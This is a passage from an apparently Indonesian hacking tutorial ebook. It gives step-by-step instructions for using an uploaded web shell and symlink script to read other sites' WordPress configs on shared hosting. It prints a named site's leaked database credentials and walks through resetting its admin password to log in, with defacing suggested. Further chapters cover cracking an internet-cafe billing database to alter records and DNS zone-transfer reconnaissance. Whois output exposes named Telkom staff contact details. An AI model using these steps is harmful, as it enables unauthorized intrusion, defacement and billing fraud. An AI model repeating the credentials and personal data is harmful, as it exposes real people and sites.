
The screenshot shows the MySQL Workbench interface with two tabs open. The left tab displays the database structure for 'mysql-energy-star'. It lists several tables: wp\_comments, wp\_commentsmeta, wp\_links, wp\_options, wp\_posts, wp\_postsmeta, wp\_term\_relationships, wp\_term\_taxonomy, wp\_terms, and wp\_usermeta. The right tab shows the contents of the 'wp\_options' table, which contains approximately 88 rows. The table has columns for 'option\_name' (e.g., 'wp\_title', 'wp\_theme', 'wp\_widgets'), 'option\_value' (containing JSON-like strings), and other metadata like 'autoload' and 'last\_updated'.

Table	Rows	Type	Created	Last Updated	Size	Options
wp_comments	0		2011-01-01 00:00:00	2011-01-01 00:00:00	0 B	
wp_commentsmeta	0		2011-01-01 00:00:00	2011-01-01 00:00:00	0 B	
wp_links	0		2011-01-01 00:00:00	2011-01-01 00:00:00	0 B	
wp_options	88	MyISAM	2011-01-01 00:00:00	2011-01-01 00:00:00	102.29 KB	
wp_posts	0		2011-01-01 00:00:00	2011-01-01 00:00:00	0 B	
wp_postsmeta	0		2011-01-01 00:00:00	2011-01-01 00:00:00	0 B	
wp_term_relationships	0		2011-01-01 00:00:00	2011-01-01 00:00:00	0 B	
wp_term_taxonomy	0		2011-01-01 00:00:00	2011-01-01 00:00:00	0 B	
wp_terms	0		2011-01-01 00:00:00	2011-01-01 00:00:00	0 B	
wp_usermeta	0		2011-01-01 00:00:00	2011-01-01 00:00:00	0 B	


nah sekarang kita ngapain lagi ya =)) hmmm sekarang kita cari user nya kita ganti password nya

buat menganti password biasanya di bagian wp-users


nah kita klik aja tuh wp-user kita ganti aja password nya ntar jadi nya begini



apa bila bagian yang saya tandain itu sudah di klik ntar jadi nya begini



nah sekarang kita ganti aja tuh dengan password sesuka hati kita ^\_^ contoh nya begini tapi ingat jangan lupa di ganti dengan md5 ya gan



nah kalau sudah kita coba klik confirm / save

sukses ^\_^ password udah di ganti hmmm tapi gimana kita cari alamat website tersebut ???  
ok tenang saja sekarang kita liat pada bagian wp-post di bagian itu terdapat link target kita

yukk kita  
lihat di bagian mana sih neh gan SS nya



horeeee target kita dapat =))

## Bab 11 (Symlink)

Baiklah kali ini kita membahas tentang symlink dan sebelum mulai pastikan anda sudah punya web target yang di pasangi shell atau backdoor

Pertama buka shell anda dan upload sym.php kalo belum punya silahkan download di <http://www.mediafire.com/?qkllzozpbzdub6e>

selanjutnya buka symlink yang telah anda upload tadi




lalu klik user & domains & symlink maka akan muncul seperti gambar di bawah

Username	Home	symlink
administrator	/home	symlink
administrator-test	/home/test	symlink
admin-test	/home/test	symlink
admin-test-test	/home/test/test	symlink
Administrator	/home	symlink
Administrator-test	/home/test	symlink
Administrator-test-test	/home/test/test	symlink
root	/root	symlink
root-test	/root/test	symlink
root-test-test	/root/test/test	symlink
john-test-test	/home/test/test	symlink
john-test-test-test	/home/test/test/test	symlink
john-test-test-test-test	/home/test/test/test/test	symlink
john-test-test-test-test-test	/home/test/test/test/test/test	symlink
john-test-test-test-test-test-test	/home/test/test/test/test/test/test	symlink
Administrator-test-test-test	/home/test/test/test	symlink
Administrator-test-test-test-test	/home/test/test/test/test	symlink
Administrator-test-test-test-test-test	/home/test/test/test/test/test	symlink
Administrator-test-test-test-test-test-test	/home/test/test/test/test/test/test	symlink

lalu terlihat banyak sekali target nya dan kali ini saya pilih targetnya adalah <http://thefussy-eater.org/> lalu klik symlink



lalu kita cari config nya... dan target saya ini wordpress jadi klik wp-config.php dan jika anda menemukan joomla maka pilih configuration.php ok lanjut



```
define('DB_HOST', 'localhost');
DB NAME = thefussy_wrdp3
DB USER = thefussy_wrdp3
DB PASSWORD = CZyLRz1EuwSd
DB HOST = localhost
```

Lalu setelah mendapatkan informasi mysql kembali ke shell pertama....


Klik Koneksi SQL atau kalo shell yang lain connect to SQL atau SQL atau Lainnya jika shell anda tidak ada koneksi SQL maka download filenya [www.mediafire.com/?mtk7km1o8hfyo16](http://www.mediafire.com/?mtk7km1o8hfyo16)

## upload dan akses

Lalu saya isikan data2 tadi (yg tulisan merah) lalu saya klik connect



stelah saya klik connect tadi maka akan muncul seperti gambar di bawah



lalu saya klik wp\_users



terlihat passwordnya dalam bentuk hash..jadi kita rubah saja...agan buat password dalam bentuk MD5 di

<http://md5encryption.com/>

saya mencoba password [121212](#) dan setelah d enkripsi menjadi [93279e3308bdbbeed946fc965017f67a](#) lalu saya rubah

saya sudah merubah dengan [93279e3308bdbbeed946fc965017f67a](#) dan saya confirm untuk menyimpan pengaturannya...

berarti saya akan login dengan username admin dan password [121212..](#)



saya coba ke halaman loginwebnya <http://thefussy-eater.org/wp-admin>  
saya login...

dan berhasil masuk :) setelah itu terserah mau di deface dosa tanggung sendiri ya :P

## Bab 12 (Membobol Database)

Wew Kali ini saya akan membahas tentang cara membobol database kali ini saya contohkan cara membobol database billing explorer (billing warnet saya harap jangan di pake buat bobol warnet tar bisa di laporkan ke polisi lho dan ini untuk pembelajaran saja)



Di sini saya menggunakan Billing Explorer versi 4.43 R-17 DeskPro 6.0s 2006 R.07 Security #5 Edition

dan Passware Kit 7.7 untuk meng-crack passwordnya.


Seperti yang diketahui, seluruh program pasti mempunyai bug. Begitu juga dengan billing explorer versi

ini juga mempunyai bug. Database yang digunakan ternyata tidak di enkripsi (Mungkin programmernya lupa kali .ID). Mereka hanya menggunakan MS Access sebagai database billing

tersebut. Hanya saja dipassword dan diubah extensinya menjadi 008. Hal ini dapat dilihat pada saat

Billing Explorer dirun. Pada folder billing (defaultnya terletak di C:\Program Files) akan terdapat file yang

berextensi \*.ldb (Microsoft Office Access Record Locking Information)



Ok !!! Kita mulai aja menghack billing :D

Pertama-tama cari file yang bernama

bill01.008. Ubah file tersebut menjadi bill01.mdb. Buka file tersebut. Oppss... Ternyata meminta password. Gimana nih??? Tenang !!! Kita gunakan aja Passware Kit dari Lost Password yang dapat diperoleh dari <http://www.lostpassword.com/>.

Eng..ieeennggg... Passwordnya = zzz\*X%yZz@ZxzZzzqh... Ternyata hanya dalam hitungan detik passwordnya udah berhasil kita crack. Sekarang terserah Anda mau diapain tu database. Mau ditambah boleh. Mau dihapus juga bisa. :D  
Jika udah selesai memodifikasi database tersebut, Simpan kemudian kembalikan ke extensi semula ( Extensi 008 ). Database siap digunakan kembali.

tanggal	Nomor	User	status	mulai	durasi	biaya	operator	Jenis	Diskon	a1	a2
22-09-2008	WS 8	YAYA	PRINTED	13:45:31	01:44:10	7000		Personal			
22-09-2008	WS 7	hd	PRINTED	15:12:33	00:29:02	2000		Personal			
22-09-2008	WS 6	IRA	PRINTED	15:48:32	00:29:00	2000		Personal			
22-09-2008	WS 2	anif	PRINTED	13:38:28	02:45:09	12000		Personal			
22-09-2008	WS 9	she	PRINTED	15:37:45	00:53:48	4000		Personal			
22-09-2008	WS 7	de2k	PRINTED	16:18:07	00:38:00	3000		Personal			
22-09-2008	WS 6	betha	PRINTED	16:18:42	00:37:39	3000		Personal			
22-09-2008	WS 1	david	PRINTED	16:40:16	00:16:12	2000		Personal			
22-09-2008	WS 3	ola	PRINTED	16:03:16	00:54:23	4000		Personal			
22-09-2008	WS 5	solahuddin	PRINTED	15:39:21	01:19:37	6000		Personal			
23-09-2008	WS 6	myra	PRINTED	10:17:15	00:29:17	2000		Personal			
23-09-2008	WS 7	renny	PRINTED	10:52:23	00:21:56	2000		Personal			
23-09-2008	WS 9	Chan	PRINTED	10:17:53	01:01:16	5000		Personal			
23-09-2008	WS 4	sarie	PRINTED	10:46:43	00:38:22	3000		Personal			
23-09-2008	WS 8	hafni	PRINTED	11:13:55	00:16:34	2000		Personal			
23-09-2008	WS 2	esa	PRINTED	10:42:19	01:20:52	6000		Personal			
23-09-2008	WS 3	gv	PRINTED	10:42:18	01:21:30	6000		Personal			
23-09-2008	WS 6	rey	PRINTED	11:08:19	01:01:31	5000		Personal			
23-09-2008	WS 1	byby	PRINTED	10:17:38	01:55:24	8000		Personal			
23-09-2008	WS 8	adil	PRINTED	11:43:12	00:55:06	4000		Personal			
23-09-2008	WS 7	kaka	PRINTED	11:15:21	01:28:46	6000		Personal			
23-09-2008	WS 2	desi	PRINTED	12:05:27	00:41:23	3000		Personal			
23-09-2008	WS 4	najla	PRINTED	11:31:38	01:17:31	6000		Personal			
23-09-2008	WS 5	ketrin	PRINTED	11:53:31	01:07:36	5000		Personal			
23-09-2008	WS 3	echa	PRINTED	12:05:46	01:00:26	5000		Personal			
23-09-2008	WS 9	tesa	PRINTED	11:52:39	01:21:54	6000		Personal			
23-09-2008	WS 8	aji	PRINTED	12:39:28	01:08:10	5000		Personal			
23-09-2008	WS 6	ecki	PRINTED	12:48:13	00:59:29	4000		Personal			
23-09-2008	WS 1	lukman	PRINTED	13:24:52	00:37:37	3000		Personal			
23-09-2008	WS 3	Ryan	PRINTED	13:23:45	01:09:30	5000		Personal			
23-09-2008	WS 9	ty	PRINTED	13:35:27	00:59:21	4000		Personal			
23-09-2008	WS 6	melia	PRINTED	13:59:22	00:49:43	4000		Personal			
23-09-2008	WS 5	adit	PRINTED	14:05:07	00:50:31	4000		Personal			

## Bab 13 (Footprinting)

Footprinting adalah Teknik paling awal sekali yang harus dilakukan oleh seorang hacker sebelum serangan ke Jaringan atau yang sering disebut dengan information gathering disini saya praktekkan menggunakan OS Linux Backbox, Pada dasarnya ada empat langkah utama yang biasanya dilakukan untuk melakukan information gathering untuk melihat scope dan situasi target sasaran. Langkah ini dikenal sebagai footprinting, yaitu

1. Menentukan scope
2. Aktivitas atau serangan
3. Network enumeration
4. Interogasi DNS (domain name server)
5. Mengintai jaringan

Menentukan scope aktivitas atau serangan Pada tahap pertama ini kita perlu memperoleh sebanyak mungkin informasi yang berkaitan dengan lokasi, anak perusahaan, berita merger atau akuisisi, nomor telepon, contact person dan alamat email, masalah privasi dan kebijakan keamanan yang diterapkan, link keberbagai situs Web lain yang berhubungan. Cara yang biasa dipakai ada cukup banyak, misalnya, meng- gunakan wget (Linux) atau Teleport Pro dan meng-copy atau me-mirrorseluruh Web untuk dianalisis. Lihat di dekat kode-kode "<","!","-" di file HTML untuk informasi yang anda butuhkan. Coba monitoring berbagai milis dan lihat posting yang berasal dari @target-anda.com. Bagi sistem administrator yang ingin melawan hal ini ada baiknya membaca-baca RFC 2196 Site Security Handbooke yang bisa di download dari www.ietf.org/rfc/rfc2196.txt Network enumeration Network enumeration dilakukan untuk melihat domain yang digunakan oleh sebuah organisasi. Seni mencari informasi tersebut cukup seru, terutama untuk mengetahui domain yang digunakan oleh sebuah perusahaan, contohnya Telkom. Mereka menggunakan telkom.net.id, telkom.co.id, telkom.go.id, telkom.net.

Hmm, bagaimana mengetahui sekian banyak domain dan Point of Contact (PoC)-nya? Biasanya kita menggunakan software ‘whois’ untuk membuka berbagai informasi yang berkaitan dengan registrar, organisasi, domain, network dan point of contact. Software whois biasanya ada di Linux. Bahaya laten, jika registrar domain tidak berhati-hati bisa jadi terjadi pencurian domain (domain hijack) dengan cara menyaru sebagai point of contact dan memindahkan domain tersebut ke tangan orang lain. Interogasi domain name Setelah kita mengetahui domain yang berkaitan dengan organisasi sasaran, selanjutnya kita perlu mencek hubungan alamat IP (IP address) dan domain atau hostname yang digunakan. Cara paling sederhana adalah melakukan interogasi Domain Name System (DNS). Beberapa software yang biasanya digunakan untuk melakukan interogasi DNS tersedia secara mudah di Linux, seperti ‘nslookup,’ ‘dig,’ atau ‘host’ yang dapat secara spesifik menginterogasi Name Server (NS), Mail Exchanger (MX), Host Info (HINFO) maupun semua informasi yang ada dengan parameter ANY. Proses yang paling cepat untuk memperoleh semua informasi yang dibutuhkan adalah dengan menggunakan zone transfer di DNS. Jika operator DNS-nya tidak pandai, kita dapat melakukan zone transfer DNS dengan mudah menggunakan perintah “host -l -v -t any target- domain.com”. Bagi para system administrator, ada baiknya berhati-hati dengan adanya kemungkinan penyerang yang akan menginterogasi DNS anda. Setting zone transfer ke secondary server atau queryDNS harus dibatasi dan dijaga melalui xferrals directive di named (BIND 8.0). Ada baiknya di-firewall semua hubungan inbound TCP pada port 53; hanya hubungan UDP port 53 yang diizinkan. Mengintai jaringan Setelah mengetahui

daftar alamat IP (IP address) dari berbagai host yang ada di target anda. Langkah selanjutnya adalah memetakan topologi jaringan, baik yang menuju ke target sasaran maupun konfigurasi internal jaringan target. Biasanya kita menggunakan software seperti traceroute (Linux / UNIX) atau tracert (Windows) untuk melakukan pemetaan jaringan. Yang paling seru adalah bagaimana melakukan traceroute untuk menembus pertahanan firewall, kadang dapat di tembus dengan mengirimkan paket traceroute pada port UDP 53 (DNS query), misalnya melalui perintah traceroute -S -p53. Bagi sistem administrator, teknik Intrusion Detection menjadi penting untuk dikuasai untuk menjaga adanya penyerang yang masuk dan melakukan pemetaan jaringan internal kita. Salah satu program Intrusion Detection yang gratis dan baik adalah www.snort.org yang dibuat oleh Marty Roesch. Mudah-mudahan tulisan sederhana ini, dapat memberikan inspirasi bagi para penyerang maupun para sistem administrator dalam menangkal intelejen yang dilakukan para penyerang di Internet.

## NETWORK ENUMERATION — (TARGET SASARAN TELKOM)

Teknik Network Enumeration merupakan salah satu langkah yang harus dilakukan dalam melakukan footprinting, istilah kerennya intelijen awal sebelum melakukan serangan. Dalam proses mengevaluasi network kini, kita biasanya menggunakan perintah whois (yang tersedia di Linux). Tentunya kita harus tahu di mana lokasi server whois yang memungkinkan kita memperoleh informasi yang kita butuhkan. Bagi anda yang ingin melihat informasi host di luar negeri bisa mencek berbagai server di

- [www.allwhois.com](http://www.allwhois.com)
- [whois.apnic.net](http://whois.apnic.net)
- [hois.networksolutions.com](http://hois.networksolutions.com)
- [whois.crsnic.net](http://whois.crsnic.net)
- [whois.internic.net](http://whois.internic.net).

Bagi anda yang ingin mengevaluasi host dalam domain \*.id, ada baiknya mencoba menggunakan mesin whois.idnic.net.id, karena sebagian informasi whois domain ID terdapat di mesin tersebut. Domain Query Dengan menggunakan “whois domain@whois.nicserver” kita dapat memperoleh organisasi yang menggunakan domain yang akan diserang. Sebagai contoh, di bawah ini kita minta informasi tentang domain telkom.co.id melalui idnic.net.id.

```
[root@bagushacks]# whois telkom.co.id@whois.idnic.net.id
[whois.idnic.net.id]
warning: 'rwhoisd' user id is unknown -- unable to change id
warning: running as root
%rwhois V-1.5:003ffff:00 localhost (by Network Solutions, Inc. V-1.5.7)
domain:Class-Name:domain
domain:ID:telkom2-DOM-IDNIC
domain:Auth-Area:id
domain:Guardian;I:telkom2-GRD-IDNIC
domain:Domain-Name:telkom.co.id
domain:Primary-Server;I:ns1104-HST-IDNIC
domain:Secondary-Server;I:ns2128-HST-IDNIC
domain:Organization:PT TELEKOMUNIKASI INDONESIA, tbk
domain:Admin-Contact;I:epi1-IDNIC
domain:Tech-Contact;I:eph1-IDNIC
```

```
domain:Billing-Contact;I:epi1-IDNIC
domain:Created:19950518
domain:Updated:19980431
domain:Updated-By:hostmaster@idnic.net.id
%error 350 Invalid Query Syntax
%ok
Sebagai contoh tambahan,kita melakukan juga query
untuk domain telkom.net.id melalui whois.idnic.net.id.
[root@bagushacks]# whois telkom.net.id@whois.idnic.net.id
[whois.idnic.net.id]
warning: 'rwhoisd' user id is unknown -- unable to change id
warning: running as root
%rwhois V-1.5:003ffff:00 localhost (by Network Solutions, Inc. V-1.5.7)
domain:Class-Name:domain
domain:ID:telkom1-DOM-IDNIC
domain:Auth-Area:id
domain:Guardian;I:telkom1-GRD-IDNIC
domain:Domain-Name:telkom.net.id
domain:Primary-Server;I:ns136-HST-IDNIC
domain:Secondary-Server;I:ns2129-HST-IDNIC
domain:Secondary-Server;I:ns316-HST-IDNIC
domain:Organization:PT TELEKOMUNIKASI INDONESIA, tbk
domain:Admin-Contact;I:eph1-IDNIC
domain:Tech-Contact;I:is8-IDNIC
domain:Billing-Contact;I:de21-IDNIC
domain:Created:19960514
domain:Updated:20001009
domain:Updated-By:hostmaster@idnic.net.id
%error 350 Invalid Query Syntax
%ok
```

Kebanyakan berbagai informasi yang diperoleh masih berupa kode-kode yang harus dievaluasi lebih lanjut menggunakan perintah whois ke server whois yang sama.Tetapi jelas bahwa organisasi yang menggunakan telkom.co.id dan telkom.net.id adalah PT.Telkomunikasi Indonesia,Tbk.

### **Point of Contact Query**

Ada dua contact person yang biasanya terdapat dalam informasi whois,yaitu Administrator Contact dan Technical Contact.Sayangnya,nama mereka biasanya tertulis dalam kode kriptik.Untuk melihat siapa,nomor telepon,alamat dsb dari contact person yang menguasai domain yang dimaksud dapat dilakukan secara sederhana dengan memasukkan nama kode atau handle dari contact person tersebut ke server whois. Sebagai contoh di bawah ini, kita melihat handle epi1-IDNIC dan eph1-IDNIC yang menjadi kontak domain Telkom.

```
[root@bagushacks]# whois epi1-IDNIC@whois.idnic.net.id
[whois.idnic.net.id]
warning: 'rwhoisd' user id is unknown -- unable to change id
```

```
warning: running as root
%rwhois V-1.5:003fff:00 localhost (by Network Solutions, Inc. V-1.5.7)
contact:Class-Name:contact
contact:ID:epi1-idnic
contact:Auth-Area:id
contact:Name:Epy Ponco Istiyono
contact:Email:ponco@telkom.net.id
contact>Type:I
contact:Phone:022-4523225
contact:Fax:022-4523232
contact:Organization;I:PT TELEKOMUNIKASI INDONESIA
contact:Occupation;I:Pj. Manager MONICE - DIVMEDIA
contact:Address;I:Jln Kebonsirih 37;JAKARTA;INDONESIA
contact:Created:951229
contact:Updated:980431
contact:Updated-By:hostmaster@idnic.net.id
%ok
```

```
[root@bagushacks]# whois eph1-idnic@whois.idnic.net.id
[whois.idnic.net.id]
warning: 'rwhoisd' user id is unknown -- unable to change id
warning: running as root
%rwhois V-1.5:003fff:00 localhost (by Network Solutions, Inc. V-1.5.7)
contact:Class-Name:contact
contact:ID:eph1-idnic
contact:Auth-Area:id
contact:Name:Ery Punta Hendraswara
contact:Email:phuntha@telkom.net.id
contact>Type:I
contact:Phone:021-5229248
contact:Fax:021-5222296
contact:Organization;I:PT TELEKOMUNIKASI INDONESIA
contact:Occupation;I:Staff GNOC - DIVMEDIA
contact:Address;I:Jln Gatot Subroto no 52, Lantai 3;Jakarta;INDONESI
contact:Created:951229
contact:Updated:980431
contact:Updated-By:hostmaster@idnic.net.id
%ok
```

Kita lihat dengan jelas nama,alamat,jabatan,divisi internal di Telkom,nomor telepon,email addressdsb.Lumayan lengkap untuk mengetahui secara pasti lokasi-lokasi mereka.

### Name Server Query

Yang akan sangat bermanfaat juga pada saat melakukan network enumeration adalah melihat mesin mana saja yang membawa informasi domain dari target sasaranan.Hal ini dapat dilihat dari entry NS (Name Server).Biasanya ada pada entry Primary-Server dan Secondary Server. Untuk melihat lebih rinci,kode kriptik yang ada pada informasi awal kita masukan

kembali kepada server whois untuk memperoleh informasi lebih lengkap. Pada tampilan berikut diperlihatkan informasi tentang name server yang membawa informasi telkom.co.id.

```
[root@bagushacks]# whois ns1104-hst-idnic@whois.idnic.net.id
[whois.idnic.net.id]
warning: 'rwhoisd' user id is unknown -- unable to change id
warning: running as root
%rwhois V-1.5:003ffff:00 localhost (by Network Solutions, Inc. V-1.5.7)
host:Class-Name:host
host:ID:ns1104-HST-IDNIC
host:Auth-Area:id
host:Host-Name:ns1.telkom.co.id.
host:IP-Address:202.134.0.155
host:Created:981104
host:Updated:981104
host:Updated-By:hostmaster@idnic.net.id
%ok
```

```
[root@bagushacks]# whois ns2128-hst-idnic@whois.idnic.net.id
[whois.idnic.net.id]
